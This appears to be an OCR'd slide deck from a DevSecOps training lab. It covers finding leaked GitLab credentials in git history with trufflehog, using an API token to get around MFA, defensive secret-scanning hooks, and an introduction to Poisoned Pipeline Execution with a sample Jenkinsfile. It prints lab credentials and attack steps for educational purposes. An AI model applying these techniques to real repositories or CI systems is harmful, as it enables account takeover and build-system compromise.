


1 - Credentials Hygiene

Hands-on

SOLUTION

The Readme of the "PersonalWiki" project indicate that it might contain secrets.


README.md

This wiki was originaly for my personnal use, until John ccnviced me to share it with the whole company. The repository may still contain personnal information or secrets (it has happened in the past) so feel free to send me an email if you find something.

- PersonalWiki
  - Coder
    - Programming Languages
      - JavaScript
        - Framework

```
trufflehog --regex --rules /writeup/1_Credentials-Hygiene/regexes.json \
    https://lab[X]-gitlab.devsecoops.academy/public-resources/PersonalWiki --entropy=false
```

```
cd /writeup/1_Credentials-Hygiene
```

1 - Credentials Hygiene

Hands-on

SOLUTION

Let's use trufflehog to check the PersonalWiki project

```
$> trufflehog --regex --rules /writeup/1_Credentials-Hygiene/regexes.json \
    https://lab[X]-gitlab.devsecoops.academy/public-resources/PersonalWiki --entropy=false
```

```
┌──(kali㉿kali)-[~]
└─$ trufflehog --regex --rules /writeup/1_Credentials-Hygiene/regexes.json https://lab1-gi
tlab.devsecoops.academy/public-ressources/PersonalWiki --entropy=false
~~~~~~~~~~~~~~~~~~~~~
Reason: Gitlab secret
Date: 2022-08-10 00:34:15
Hash: 06a4b131486c76a954168655868a3bfd24fd1968
Filepath: git/tmp_script/check_available_repos.sh
Branch: origin/docs
Commit: doc(tc39): the proposal of stage 4 - Class Static Block

https://gitlab.devsecoops.academy/api/v4/projects?private_token=SYZ3Xt-tFfdHy6Gpd_xy
~~~~~~~~~~~~~~~~~~~~~
~~~~~~~~~~~~~~~~~~~~~
Reason: Gitlab secret
Date: 2022-08-10 00:33:41
Hash: 095bfb77f1418d30ef5e2eb618e714067cc7588e
Filepath: git/tmp_script/check_available_repos.sh
Branch: origin/docs
Commit: Fix stage4 in javascript module

https://gitlab.devsecoops.academy/api/v4/projects?private_token=SYZ3Xt-tFfdHy6Gpd_xy
~~~~~~~~~~~~~~~~~~~~~
```

```
cd /writeup/1_Credentials-Hygiene
```

1 - Credentials Hygiene

Hands-on

SOLUTION

We can look at the commits containing the secrets

git/tmp_script/check_available_repos.sh 0 → 100644 +6 -0 View file @095bfb77

```
+ # let's try to play with the gitlab API
+
+ curl https://gitlab.devsecoops.academy/api/v4/projects?private_token=SYZ3Xt-tFfdHy6Gpd_xy
+ curl --header "PRIVATE-TOKEN: SYZ3Xt-tFfdHy6Gpd_xy" https://gitlab.devsecoops.academy/api/v4/projects
+
+
```

secrets.txt deleted 100644 → 0 +0 -5 View file @59bdb2f5

```
- #This is a secret file and should never leave my private repo
-
- Gitlab credentials:
- user: jedconroy
- pwd: k!3Yqu6#o*z4wF!
```

We have obtained multiple secrets:

Username and Password:
*jedconroy - k!3Yqu6#o*z4wF!*

API KEY :
SYZ3Xt-tFfdHy6Gpd_xy

cd /writeup/1_Credentials-Hygiene

1 - Credentials Hygiene

Where to search ?

Sadly, the jedconroy account has MFA enabled

secrets.txt deleted 100644 → 0 +0 -5 View file @59bdb2f5

```
1  - #This is a secret file and should never leave my private repo
2  -
3  - Gitlab credentials:
4  - user: jedconroy
5  - pwd: k!3Yqu6#o*z4wF!
```

Please register or sign in to comment

GitLab

A complete DevOps platform

GitLab is a single application for the entire software development lifecycle. From project planning and source code management to CI/CD, monitoring, and security.

This is a self-managed instance of GitLab.


Two-Factor Authentication

Two-factor authentication code

Enter the code from the two-factor app on your mobile device. If you've lost your device, you may enter one of your recovery codes.

Verify code

cd /writeup/1_Credentials-Hygiene



1 - Credentials Hygiene


Where to search ?

The implementation of the MFA does not provide protection against all types of attacks.


API keys can be used to bypass it.

Try it by accessing the following URL :

https://lab[X]-gitlab.devsecoops.academy/api/v4/projects?private_token=SYZ3Xt-tFfdHy6Gpd_xy



cd /writeup/1_Credentials-Hygiene



1 - Credentials Hygiene


Where to search ?

```
┌──(kali㉿kali)-[~]
└─$ trufflehog --regex --rules /writeup/1_Credentials-Hygiene/regexes.json https://labl-gitlab.devsecoops.academy/public-ressources/PersonalWiki.git --entropy=false
~~~~~~~~~~~~~~~~~~~~~
Reason: Gitlab secret
Date: 2022-08-05 20:08:44
Hash: f5d2ab6e9b0e4335ef158a267ae53b40989054b6
Filepath: git/tmp_script/check_available_repos.sh
Branch: origin/docs
Commit: doc(tc39): the proposal of stage 4 - Class Static Block

https://gitlab.devsecoops.academy/api/v4/projects?private_token=SYZ3Xt-tFfdHy6Gpd_xy
~~~~~~~~~~~~~~~~~~~~~
~~~~~~~~~~~~~~~~~~~~~
Reason: Gitlab secret
Date: 2022-08-05 20:05:22
Hash: 5a61e5d74b5dfb21d33834e6a0cd96eef6784f98
Filepath: git/tmp_script/check_available_repos.sh
Branch: origin/docs
Commit: mend

https://gitlab.devsecoops.academy/api/v4/projects?private_token=SYZ3Xt-tFfdHy6Gpd_xy
~~~~~~~~~~~~~~~~~~~~~
```

Is there anything else interesting that could be found within that repository ?



1 - Credentials Hygiene

Where to search ?

secrets.txt deleted 100644 → 0 +0 -5 View file @59bdb2f5

```
1  - #This is a secret file and should never leave my private repo
2  -
3  - Gitlab credentials:
4  - user: jedconroy
5  - pwd: k!3Yqu6#o*z4wF!
```

Please register or sign in to comment

GitLab

A complete DevOps platform

GitLab is a single application for the entire software development lifecycle. From project planning and source code management to CI/CD, monitoring, and security.

This is a self-managed instance of GitLab.

Two-Factor Authentication

Two-factor authentication code

Enter the code from the two-factor app on your mobile device. If you've lost your device, you may enter one of your recovery codes.


Verify code


1 - Credentials Hygiene

Where to search ?

The implementation of the MFA does not provide protection against all types of attacks.

API keys can be used to bypass it.





Credentials Hygiene
Feedback

Git good

IT teams using **GitLeaks** to detect secrets and removing them from repositories… but without revoking them afterwards.


The rest is .bash_history

User pushing his **.bash_history** file, including cleartext passwords entered within command lines

Ansibad

Client using ansible to create and manage service account. Storing the playbooks and their configuration (**including all the passwords**) in a git repository.

On all SCM of more than 10 repositories,
we have **always found at least 1 valid password**



Credentials Hygiene

Detect and fix

Set-up TruffleHog or GitLeak to monitor your repositories

Pre-commit hook

The developer workstation will prevent the secrets from ever being sent to the repository.

- *Ensures the secrets never leave the workstation*
- *Requires access to developer's workstation*

Pre-Receive hook


The git repository will refuse the push if any secrets are detected within it.


- *Best security/complexity ratio*
- *Requires developers to amend their commit to be able to push it*


Post-receive hook


The secrets are pushed on the repositories, but an alert is raised immediately after. You must create a confidential issue and ensure that those secrets are immediately revoked.

- *Easiest to implement*
- *Requires security teams to handle detection quickly in order to revoke those secrets*




cicd.my-company.lan
JFrog
ANSIBLE
kibana


1
Version management
Code pulling
2
Builds
Execute the build
3
Tests
Launching the tests
Orchestrator
4
SAST, SCA, ...
Triggering code review
5
Automation and configuration management
Deploy
6
Vault
Pull secrets



Poisoned Pipeline Execution*

The SCM is quite often the source for the build configuration files

Meaning that any write access to a branch triggering a build on the pipeline can lead to the compromise of building nodes by changing the building steps.


2 type of **PPE**

Direct PPE
Modifying JenkinsFile, Pipeline.yml, ….

Indirect PPE
Modifying build scripts, test code, linters, etc.

```
pipeline {
   agent any

   stages {
      stage('Build') {
         steps {
            echo 'Building..'
            maliciouscommand
         }
      }
      stage('Test') {
         steps {
            echo 'Testing..'
         }
      }
}
```



*Inspired by: https://github.com/cider-security-research/top-10-cicd-security-risks/blob/main/Risks/CICD-SEC-04-Poisoned-Pipeline-Execution.md

2 - Poisoned Pipeline Execution

Hands-on

YOUR GOAL

Using obtained credentials, **can you find a repository vulnerable to Poisoned Pipeline Execution ?** *Can you obtain a direct access on the runner system ?*

Look for pipeline configuration files!

YOUR TOOLS

2 - Poisoned Pipeline Execution

Hands-on

To perform our PPE, we need to be able to push modification on the repositories. Based on GiLab API documentation below, we know we are looking for an access level > 30.

Let's look for one matching this condition.

Valid access levels

The access levels are defined in the `Gitlab::Access` module, and the following levels are recognized:

- No access (`0`)
- Minimal access (`5`) (Introduced in GitLab 13.5.)
- Guest (`10`)
- Reporter (`20`)
- Developer (`30`)
- Maintainer (`40`)
- Owner (`50`). Valid for projects in GitLab 14.9 and later.

